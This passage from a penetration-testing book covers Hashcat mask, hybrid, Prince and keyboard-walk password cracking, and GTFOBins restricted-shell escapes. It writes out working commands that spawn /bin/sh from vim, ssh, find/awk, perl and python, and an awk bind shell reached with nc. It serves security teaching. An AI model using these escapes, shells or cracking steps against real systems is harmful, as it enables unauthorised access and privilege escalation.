wordlist & mask, and -a7 mask & wordlist. Using a Hybrid attack is much faster than just using brute force alone.

## **Masks**

A mask is just a symbolic list of characters you want to use in any type of brute force attack.

You can use:

- ?l – lowercase
- ?u – uppercase
- ?s – symbol
- ?d – numbers
- ?h – 0-9, and letters “a-f”
- ?H – numbers 0-9, and letters “A-F”
- ?a – Any number, letter, or symbol
- ?b – Binary – Every hex character from 00 to ff

## **Basic Brute Force Attacks**

“-a3” is the command used for a basic brute force attack in Hashcat – You just enter the mask you want to use and it will try every possible character from your specification.

An “-a 3” attack using a mask of “?a?!?!?u?s” would produce guesses like:

```
BraiN!  
7laB$  
*upW)
```

Brute forcing is great, but can be very time consuming. An 8 character mask made up all of “?a”, forcing it to try every character and symbol for every position, can take an extremely long time to process. You can shorten the time by using the “?u”, “?!”, or “?s” for certain positions, but it will still be exponentially longer to crack for each change in mask length.

“?b” takes even longer than “?a”, as it will try every hex character from “00” to “ff”. This includes standard numbers, letters, and symbols, but also extended ASCII characters including foreign and special characters like tab, line feed, etc.

## **Hybrid Attacks – Wordlists and Brute Force Together**

Using brute force together with a mask is a much more efficient use of time.

The format for a hybrid attack is:

- a6 wordlist [mask]
- a7 [mask] wordlist

Using a -a6 attack:

***-a6 wordlist.txt ?a?!?!?u?s*** (only the end of the hashcat command line is shown)

Will produce words like:

catRaiN!  
cat7laB\$  
dog\*upW)

Using an -a7 attack:

***-a7 ?a?!?!?u?s wordlist.txt***

Would produce words like:

RaiN!cat  
7laB\$cat  
\*upW)dog

You can add in the “-I” or incremental flag on any of the brute force methods, this causes Hashcat to only process one character of the mask at a time. So it will go through the entire wordlist and add the “?a” character to each word. The second pass it will add the “?a!”, and so forth until all the characters in the mask are used.

First pass:

catB  
cat7  
dog\*

Second pass:

catBr  
cat7l  
dog\*u

Before we wrap this chapter up, let’s look at a couple other topics.

## **Prince Processor Attack**

**Tool GitHub:** <https://github.com/hashcat/princeprocessor>

**Tool Releases:** <https://github.com/hashcat/princeprocessor/releases>

Prince Processor (PP) is an advanced wordlist combinator attack. It can perform complex wordlist attacks using a single wordlist file. First, set a minimum password length, then provide a wordlist to use. PP will then take the length you provided and begin to build words of that length from multiple words in the existing file. So, if you set a word length of 6, it can take all 6 letters from one word, or it can take 1 letter from 6 words, or 2 letters from 3 words, and any combination in between.

PP then takes these new words and pipes them into hashcat, live on the fly. Hashcat uses the words as a regular wordlist and uses them to crack away. It's not amazingly fast, but if you run out of other options, it is an interesting technique to use.

```
> pp64.exe --pw-min=12 < HugeWordlist.txt | hashcat64 -D 2 --  
remove -m 0 uncracked.txt -o cracked.txt -O
```

I've had mixed results with Prince Processor, what it does is very impressive, but there is a huge speed hit. Though the size of the wordlists doesn't seem to really affect speed. Prince Processor, on its own is extremely fast, I think the bottleneck is more in piping the output into Hashcat.

Though I did find feeding a wordlist into Prince Processor, then outputting it directly to a text file, then using that as a regular wordlist works much faster.

```
> pp64.exe --pw-min=10 < wordlist.txt > PrinceWordlist.txt
```

It also seems that you can use two separate wordlists with PP, and it seems to take words from both:

```
> pp64.exe --pw-min=10 < HugeWordlist.txt SecondWordlist.txt >  
PrinceHugeSecond.txt
```

The downside is that this creates HUGE wordlist files really fast. *Don't let it run for more than a few seconds, unless you have a very large hard drive.* You have been warned!

I crack a lot of complex lists for fun, and have had little success with PP. Though taking a PP generated wordlist (PrinceWordlist.txt from above) and then running it in hashcat using hashcat rules has been somewhat successful for me. Lastly, Prince Processor comes with two rules that you can use to further modify words, just like you can in regular hashcat.

See the PP rules webpage for more information:

<https://github.com/hashcat/princeprocessor/tree/master/rules>

## Password Cracking - Patterns

When cracking passwords, always look for patterns in the cracked passwords. Humans are creatures of habit and the familiar, so there are almost always patterns. Once you have the pattern, then you can create custom wordlists using those patterns. For instance, working through a combined public password dump of passwords that other hackers hadn't been able to crack yet, I found character codes in the dump.

Instead of using the ampersand, apostrophe, quotation marks, less than, or greater than signs when the database stored the hashes, it turned them into HTML (or XML) character codes and then hashed them. So, instead of storing an "&" in the password database, an "&#038;" was stored. Or, the decimal ASCII code was used, "#038".

Thus, the password "behappy&" became "behappy&#038;". It was then converted into a hash and stored. When cracking these passwords, you have to create a wordlist using the character codes.

I created a custom wordlist using all the character codes I saw in the dump, including:

```
&#038;  
&#039;  
&#034;  
&#03C;  
&#03E;  
&#038;  
&#039;  
&#032;  
&#033;  
&#034;  
&#035;  
&#037;
```

I used this with my standard wordlists and only found a few. The problem was, the codes were used in the middle of the password, usually to separate two or more words. This is easy to replicate using the Hashcat utilities.

I used the "combinator3" command to take two really short wordlists and I put my custom list in the middle:

```
> combinator3 1K_wordlist.txt CustomCodes.txt 1K_wordlist.txt >  
word_custom_word.txt
```

**WARNING!!** *You have to be very careful using combinator and especially combinator3. They create a wordlist using every possible combination of the input words, so the output will be exponentially larger than the input wordlists alone. They can (and will!) fill a hard drive if you use large lists – you have been warned!*

This combination cracked a lot of passwords, I knew I was on the right track - But I needed a larger wordlist. Instead of risking combinator3 with a larger list, I just used combinator with my custom wordlist and a 1 million wordlist.

```
> combinator CustomCodes.txt 1M_wordlist.txt >  
custom_1Mword.txt
```

I could then use this new wordlist and, using a “-a1” combinator attack in hashcat, I could use any other wordlist for the beginning and the custom 1 million list for the end.

```
> hashcat64 -D 2 --remove -m 0 hashes.txt -o cracked.txt -a1  
10MillionWords.txt custom_1Mword.txt
```

Hashcat then took my 10 million wordlist and combined every word in it with my custom code and the 1 Million word wordlist. This cracked a very large number of passwords!

The cracked passwords looked like these:

```
ocean&river15  
toast&brot  
anoud&hamdan123  
mammy&ffion  
vanee&juan98
```

## Hashcat Keymap Walking Password Wordlists


Hashcat’s latest keymap walking tool, “KwProcessor”, quickly and easily generates password lists based on keymap walking techniques. Many users use keymap walk style passwords. In this section, we will take a quick look at how to use this tool.

### Introduction

Keymap walking passwords are popular amongst many organizations, especially government entities. They are pretty easy to use and remember. Basically, you start with a specific key on the keyboard and then pick a

direction (or multiple directions) and start hitting keys. Your password is entered as you “walk” across the keyboard.

You can create a complex password in this manner by using the shift key and including numbers in the pattern, as seen below:





Starting with the letter “z”, we move North West, hitting the “a”, “q”, and “1” keys. We then move East a row, hitting the number “2”, and then move South East back down the keyboard hitting the “w” key and stopping on “s”. This would create the password, “zaq12ws”. If we alternately used the shift key, we would get the password, “ZaQ1@wS” which is a little more complex.

What makes keymap walking so successful (until now) is that an attacker would need to know the starting key, direction, direction changes, if any special key is used and when, and of course the ending key. Hashcat’s new KwProcessor tool makes creating keymap walking wordlists very easy to do.

### Installing KwProcessor (kwp)

Like the Hashcat utils, kwp is an optional download from hashcat. Just download the latest release or you can make it from source. Downloading the latest release is the best option as it hasn’t been updated in a few years.

- Download the latest release - <https://github.com/hashcat/kwprocessor/releases>
- Extract the file
- Use “./kwp” to run the program

### Keymaps and Routes

To crack keymap walking passwords you will need two things, a layout of the keyboard keys and a list of routes to take to create the wordlists. In the kwp program directory you will find the “*keymaps*” and “*routes*” folders:

```
(kali@kali) - [~/kwprocessor]
└─$ ls
basechars  doc  keymaps  kwp  kwp32.exe  kwp64.exe  routes
```

The Keymaps folder contains the keyboard layout for multiple languages:

```
(kali@kali) - [~/kwprocessor/keymaps]
└─$ ls
de.keymap en.keymap es.keymap fr.keymap ru.keymap
(kali@kali) - [~/kwprocessor/keymaps]
└─$ cat en.keymap
`1234567890-=
qwertyuiop[]\
asdfghjkl;'
zxcvbnm,./
~!@#$$%^&*()_+
QWERTYUIOP{|
ASDFGHJKL:"
ZXCVBNM<>?
```

The routes folder has 7 preconfigured keymap walks or routes that can be used to generate passwords:

```
(kali@kali) - [~/kwprocessor/routes]
└─$ ls
2-to-10-max-2-direction-changes-combinator.route
2-to-10-max-3-direction-changes.route
2-to-16-max-3-direction-changes.route
2-to-16-max-4-direction-changes.route
2-to-32-max-5-direction-changes.route
2-to-4-exhaustive-prince.route
4-to-4-exhaustive.route
```

We can use these preconfigured routes or create our own using command line switches.

Type, “./kwp --help” to see the available options:

```
(kali@kali) - [~/kwprocessor]
└─$ ./kwp --help
Advanced keyboard-walk generator with configureable basechars, keymap

Usage: ./kwp [options]... basechars-file keymap-file routes-file

Options Short / Long | Type | Description
=====+=====+=====
-V, --version | | Print version
-h, --help | | Print help
-o, --output-file | FILE | Output-file
-b, --keyboard-basic | BOOL | Include characters reachable with
-s, --keyboard-shift | BOOL | Include characters reachable by
-a, --keyboard-altgr | BOOL | Include characters reachable by
-z, --keyboard-all | | Shortcut to enable all --keyboard
-l, --keywalk-south-west | BOOL | Include routes heading diagonale
```

### Creating a KWP Wordlist

To create a simple kwp wordlist, we will use the English keymap and the “2-10 max 3 directional changes” route file, as seen below:

- *./kwp basechars/full.base keymaps/en.keymap routes/2-to-10-max-3-direction-changes.route*

This causes kwp to create multiple keymap walk combinations, of 2-11 characters with a maximum of 3 direction changes:

```
bvbnm, ./;p0
cxcvbnm, ki8
vcvbnm, .lo9
xzcvcvbnmju7
-[poiuytrf
0poiuytred
8iuytrewqa
9oiuytrews
=][poiuytg
[';lkjhgf
ikjhgfdsaz
olkjhgfdsx
p;lkjhgfdc
```

The output of the command is sent directly to the screen, so to create an output file you would need to output the command to a text file:

- *./kwp basechars/full.base keymaps/en.keymap routes/2-to-10-max-3-direction-changes.route > basickwp.txt*

You can then use the resultant text file as a wordlist in Hashcat.

To create a more complex wordlist, use one of the larger route files:

- *./kwp basechars/full.base keymaps/en.keymap routes/2-to-16-max-3-direction-changes.route > largekwp.txt*

```
qwertyuiop[][pop[
=-0987654321qazaq
1234567890--098i
`1234567890-0987u
qwertyuiop[][poik
-0987654321`1234r
=-09876543212345t
][poiuytrewqwertg
-0987654321`12343
=-098765432123454
][poiuytrewqwertr
1234567890--0989
```

## Foreign Language Keywalks

If you need to crack foreign language keywalks, just use one of the foreign languages keymap files.

So, to create a Russian keywalk wordlist:

```
> ./kwp basechars/full.base keymaps/ru.keymap routes/2-to-16-  
max-3-direction-changes.route > rukwp.txt
```

And the resultant file:

```
\ъхзщшгнекуцйфй  
\ъхзщшгнекуцйц1  
=-0987654321ё1цы  
\ъхзщшгнекуцйцыч  
\ъхзщшгнекуцйёйф  
=-0987654321ёйцу  
\ъхзщшгнекуцйфыв  
\ъхзщшгнекуцйё12  
\ъхзщшгнекуцйфйё  
=-0987654321ё1цыч  
\ъхзщшгнекуцйёйфя
```

If we have a password hash list that contains any of the words that were generated, it will crack them.

The Hashcat KWP tool is great for quickly create keymap walking wordlists. It's easy too to change the keymap language, which can come in handy if you are cracking international passwords. If you want to learn more about KWP, check out the Hashcat GitHub page:

<https://github.com/hashcat/kwprocessor>

## Using Cracked Passwords to Crack New Passwords

One of the best advanced cracking techniques is to use the passwords that were cracked as a wordlist, and then using them in combo attacks or running rules on them. This is easy to do by parsing the Hashcat cracked output file. The output file will have the original hash, a colon, and then the cracked password. All we need to do is remove the hash and colon, and then re-save the file as a new wordlist.

The Linux text manipulation commands are great for parsing wordlists. In particular the “cut” command. All you need to do is figure out where the hash & colon ends and then cut the passwords out and save them in a new file. In the wordlist example below, the passwords start at column 34.

```
> cut -c34-128 cracked.txt > crackedwl.txt
```

```
(kali@kali) - [~/Desktop]
└─$ head cracked.txt
fc7075dccbedf2473faf123b963e0e6f:sapinbrumeux
4ad5f0f0c5eeacafdf878e89eec460c8:victorieusescales
9c16657819ce138393ca44605c978296:idyllechaussures
0d08dc6f3f87515d420031a91bbc8460:jupecloutee
6c731281893238743c43aa0b031dd345:allercourageuse
963a650665e9a52e25fc048432062556:achatsdepenses

14a6e06e9ce76b91d8c25ca06333a3d2:hydratantefficace
138be4dafd1a5485558309d4264ba082:mailleenchaine
3af23e313fb8f1c80f420d29bb6f0421:ornefourrure

(kali@kali) - [~/Desktop]
└─$ cut -c34-128 cracked.txt > crackedwl.txt

(kali@kali) - [~/Desktop]
└─$ head crackedwl.txt
sapinbrumeux
victorieusescales
idyllechaussures
jupecloutee
allercourageuse
achatsdepenses

hydratantefficace
mailleenchaine
ornefourrure
```

Another helpful technique when creating your own wordlists or combining existing is to sort & remove duplicates:

➤ *sort wordlist.txt | uniq -d > finalwordlist.txt*

This technique is great when you have combined several wordlists into a new one.

## **PACK - Password Analysis and Cracking Kit**

**Tool Author:** Peter Kacherginsky (iphelix)

**Tool GitHub:** <https://github.com/iphelix/pack>

Lastly, let's take a quick look at a couple other useful password tools. PACK is a collection of tools for advanced password analysis and cracking. PACK makes it very easy to analyze statistics and create masks and rules.



➤ *git clone https://github.com/iphelix/pack.git*

```
(kali㉿kali)-[~]
└─$ git clone https://github.com/iphelix/pack.git
Cloning into 'pack'...
remote: Enumerating objects: 100, done.
remote: Total 100 (delta 0), reused 0 (delta 0), pack-reused 100
Receiving objects: 100% (100/100), 78.74 KiB | 2.71 MiB/s, done.
Resolving deltas: 100% (55/55), done.

(kali㉿kali)-[~]
└─$ cd pack

(kali㉿kali)-[~/pack]
└─$ ls
LICENSE  maskgen.py  policygen.py  README  rulegen.py  statsgen.py

(kali㉿kali)-[~/pack]
└─$
```

Analyzing a cracked wordlist for patterns and statistics:

➤ *python2 statsgen.py crackedwl.txt*

```
[*] Character-set:
[+]          numeric: 68% (338452)
[+]          loweralphanum: 10% (50445)
[+]          mixedalphanum: 09% (44627)
[+]          loweralpha: 03% (18789)
[+]          all: 02% (14243)
[+]          loweralphaspecialnum: 02% (10292)
[+]          mixedalpha: 01% (5336)
[+]          loweralphaspecial: 00% (4133)
[+]          upperalphanum: 00% (2676)
[+]          mixedalphaspecial: 00% (1367)
[+]          upperalpha: 00% (833)
[+]          upperalphaspecialnum: 00% (558)
[+]          specialnum: 00% (552)
[+]          special: 00% (203)
[+]          upperalphaspecial: 00% (71)
```

You can use the tools from the PACK kit to creating masks from wordlists:

➤ *statsgen.py crackedwl.txt -o crackedwl.masks*

➤ *maskgen.py crackedwl.masks --occurrence -q -o crackedwl.hcmask*

(You can use *--targettime* to limit cracking times)





```

Session.....: hashcat
Status.....: Running
Hash.Type.....: MD5
Hash.Target.....:
Time.Started....: Sat Jul 17 21:11:04 2021 (2 secs)
Time.Estimated...: Sat Jul 17 21:11:27 2021 (21 secs)
Guess.Mask.....: ?u?d?d?1?d?d?u?d?d [9]
Guess.Queue.....: 3/108 (2.78%)

```

Hashcat will run a brute force attack using each mask, one after the other, until it reaches the end of the file. Statistics and masks are a very useful way to crack a difficult password hash list. This was just a quick overview of the PACK tools, check out the tool website for a much more in-depth explanation of the tools.

## Conclusion

In this rather lengthy chapter, we covered creating wordlists and multiple ways to use Hashcat for cracking passwords. There are many additional ways to use the Hashcat tools, I highly recommend the reader take time and read up on this powerful tool. There are many patterns you will discover as you delve into password cracking. One password “obfuscation” technique used by a lot countries is to use a foreign language to spell English words using the foreign alphabet. So, for example, if a Russian wanted to use the word “spoon” in their password, they would not use the Russian word for spoon, but spell out the English word “spoon” directly using their alphabet.

You will run into a lot of keywalk passwords too. The big thing to keep in mind, especially when dealing with multi-national passwords is that the keyboard layout changes per country. It won’t always look like the familiar “qwerty”. Add in how Hashcat displays some characters (UTF8 to ANSI) and it can get a little confusing.

For example:

1234567890Đ'Ñ†ÑfĐ°ĐμĐ½Đ³Ñ^Ñ%oĐ·Ñ...ÑŠ

Is a Russian Keyboard walk:

1234567890йцукенгшщзхъ

Basically just, “1-0” and then “q” through “}” on the keyboard.

Lastly, you can use character sets in Hashcat to brute force foreign language passwords, but I have never had a lot of success with doing that. I found using wordlists or just binary characters was more effective. But depending on your target, you may find success with it. See the Hashcat documentation for more information on cracking with character sets.

## Part VII - Privilege Escalation

# Chapter 28

## Escaping Command Restricted Environments with GTFOBins

**Tool GitHub:** <https://gtfobins.github.io/>

GTFOBins are a collection of Linux system commands that have “dual use” purposes. Part of the “Living off the Land” movement that has been popular for years, GTFOBins are terminal commands that can be used for escaping command restricted environments, privilege escalation, persistence, and more.

Command restricted environments, or restricted shells are common in some secure facilities and public access locations. As a security tester, you may never know when you could get a remote shell into or physical access to a command restricted system, so there are a few bypass techniques that are good to know. There are more advanced ways to secure environments, but restricted shells are still in use. Linux shells like “Rbash” can be used to prevent users from running some system or navigation commands. As a security tester, if you land in or have physical access to one of these systems, you will have to “break out” of the restricted shell. There is a collection of commands that can be used to do this, and much more, called GTFOBins.

There are several tools that make it easy to setup a restricted shell, one is Rbash. Rbash or “Restricted Bash” shell is available by default in Kali Linux. Actually, it is just the bash shell executed using the “-r” or “--restricted” switch. If you have never set up a restricted bash environment, an easy walkthrough can be found here<sup>1</sup>. Once an Rbash user is setup and logged in, they will have limited commands that they can run, including changing directory.

As seen below:

```
rbash@kali:~$ cd /
rbash: cd: restricted
rbash@kali:~$ cd ..
rbash: cd: restricted
rbash@kali:~$
```

The first task for a security tester will be to get out of this restricted shell and into a normal unrestricted shell. One way to do this is to use GTFOBins. These are “dual use” system commands, or normal terminal commands that have undocumented or additional features that we can use to help break out of restricted shells, download or upload programs, create a remote shell and more!

The concept of “Living off the Land” and GTFOBins, has been around for a long time now. Instead of running that shiny new security tool that is noisy as all get out, many times you can be much stealthier by simply using normal system commands. In fact, several automated security tool scripts simply call some system commands when they are running. GTFOBins and their usage are heavily documented, so I am not going to spend a long time on this. Let’s just look at a couple quick examples.

## Escaping

One of my favorite escapes is to simply use Vim! I know, love it or hate it, Vim does have some interesting “additional features” than can be used in security.

- From the rbash terminal, run vim, “*vim*”
- In Vim, enter, “*:set shell=/bin/sh*”
- And finally, “*:shell*”

Once you enter the shell command, you will be brought back to the terminal, except now you will have a “\$” terminal prompt. You can now enter any command that you wish, including changing directory.

As seen below:

```
rbash@kali:~$ vim
$ whoami
rbash
$ pwd
/home/rbash
$ cd ..
$ pwd
/home
$ █
```

That’s it, by using a not very well know capability of Vim, we were able to quickly and easily escape the restricted shell. Type, “*exit*” to exit the shell.

Another way to escape a restricted shell is to use SSH to open a local non-restricted shell.

- In a restricted shell, enter, “*ssh -o ProxyCommand=';sh 0<&2 1>&2' x*”

```
rbash@kali:~$ cd /
rbash: cd: restricted
rbash@kali:~$ ssh -o ProxyCommand=';sh 0<&2 1>&2' x
$ cd /
$ pwd
/
$
```

That's it, we are now out of the restricted shell and can run any command that we want, including navigation commands. There are several other commands you can use. You can even get fancy with it and use a couple system commands together, like “find” and “awk”.

```
rbash@kali:~$ pwd
/home/rbash
rbash@kali:~$ cd /
rbash: cd: restricted
rbash@kali:~$ find / -exec /bin/awk 'BEGIN {system("/bin/bash")}' \;
rbash@kali:~$ cd /
rbash@kali:/$ pwd
/
rbash@kali:/$
```

## Escaping Restricted Shells using other Languages

System commands are not the only way to bypass restricted environments. Another option is to use a different programming language to spawn a shell.

- *perl -e 'exec "/bin/sh";'*

```
rbash@kali:~$ perl -e 'exec "/bin/sh";'
$ cd /
$ pwd
/
$
```

Or you could use Python:

- *python -c 'import os; os.system("/bin/sh")'*



```
rbash@kali:~$ python -c 'import os; os.system("/bin/sh")'  
$ cd /  
$ pwd  
/  
$ █
```

These are just a couple simple examples. Check out the GTFOBins command reference on GitHub for a complete list of commands and explanations.

## Using GTFOBins to run other Bins

You can actually run any text terminal command in Vim, though shell makes the most sense. If you want to have a little fun, you can do some fun things with Vim on a non-restricted shell system, like run nmap using Vim:

- In a non-restricted terminal, enter “*vim -c '!/bin/nmap 172.24.1.233'*”

```
(root👁kali)-[~/home/kali]  
# vim -c '!/bin/nmap 172.24.1.233'  
  
Starting Nmap 7.91 ( https://nmap.org )  
Nmap scan report for 172.24.1.233  
Host is up (0.0023s latency).  
Not shown: 977 closed ports  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
23/tcp    open  telnet  
25/tcp    open  smtp  
53/tcp    open  domain  
80/tcp    open  http  
111/tcp   open  rpcbind
```

Another way you can do it is actually start Vim, then run the other tool command inside of it, as seen below:



```

Starting Nmap 7.91 ( https://nmap.org )
Nmap scan report for 172.24.1.233
Host is up (0.0041s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login

```

All inside of VIM.

## Remote Shells using GTFOBins

Lastly, you can use GTFOBins to create remote shells. We will go into remote shells in much more depth later, but let's look at one system command that can be used to obtain a remote shell. If you really like typing, you could also use this in a restricted environment.

On the Target System, enter:

- > *LPORT=12345*
- > *awk -v LPORT=\$LPORT 'BEGIN {*  
*s = "/inet/tcp/" LPORT "/0/0";*  
*while (1) {printf "> " |& s; if ((s |& getline c) <= 0) break;*  
*while (c && (c |& getline) > 0) print \$0 |& s; close(c)}}'*

```

rbash@kali:~$ LPORT=12345
rbash@kali:~$ awk -v LPORT=$LPORT 'BEGIN {
>   s = "/inet/tcp/" LPORT "/0/0";
>   while (1) {printf "> " |& s; if ((s |& getline c) <= 0
) break;
>   while (c && (c |& getline) > 0) print $0 |& s; close(c
)}}'
```

On the Attacker System, enter:

- > *nc [target ip] 12345*

```
(kali㉿kali) - [~]  
$ nc 172.24.1.198 12345  
> whoami  
rbash
```

We now have a shell to the remote system.

## Resources & References

- <sup>1</sup> How to use Restricted Shell to limit user access to a Linux system - <https://www.techrepublic.com/article/how-to-use-restricted-shell-to-limit-user-access-to-a-linux-system/>
- GTF0Bins - <https://gtfobins.github.io/>
- “Restricted Linux Shell Escaping Techniques” - <https://fireshellsecurity.team/restricted-linux-shell-escaping-techniques/>
- Privilege Escalation Cheatsheet (Vulnhub CTF) - <https://github.com/Ignitetechnologies/Privilege-Escalation>
- Basic Linux Privilege Escalation - <https://blog.g0tmilk.com/2011/08/basic-linux-privilege-escalation/>
- Living Off the Land Binaries and Scripts (and also Libraries) - <https://lolbas-project.github.io/>

# Chapter 29

## Privilege Escalation

One of the main targets for pentester privilege escalation isn't necessarily software vulnerabilities, it's software mis-configurations. I did onsite server and network support for many years. A lot of times we would be called in to "clean up" an install from another company. Computer sales companies, that apparently had no clue on how to set up Windows networks, were selling high end corporate servers to these little mom & pop type businesses. They sold it as, "All the bells and whistles that they would need for years", the problem was most of it was overkill for small offices and a lot of it was misconfigured.

Some large corporations aren't much better. I have seen a lot of "checkbox security" in large corporations. During new server installs, a new system checklist is followed. Certain settings are set and the system was deemed "secure". The problem is, few companies ever went back and double checked the servers after the individual departments received the new server and added their department software. The department admins would add new software, change security settings, or even turn them off. Some relied on automated security patching and anti-virus updates alone to defend their systems, without ever checking to make sure the patches were actually installed.


As with any security tools, running them unmodified significantly raises the chance that they will be detected or blocked by anti-virus. It is best to try manual means of privilege escalation first, then move on to the more automated tools, if you don't have any luck. That's usually how these automated tools are created in the first place. The tool author attempts to make their life easier (and more automated) by scripting together the tools & techniques they use.

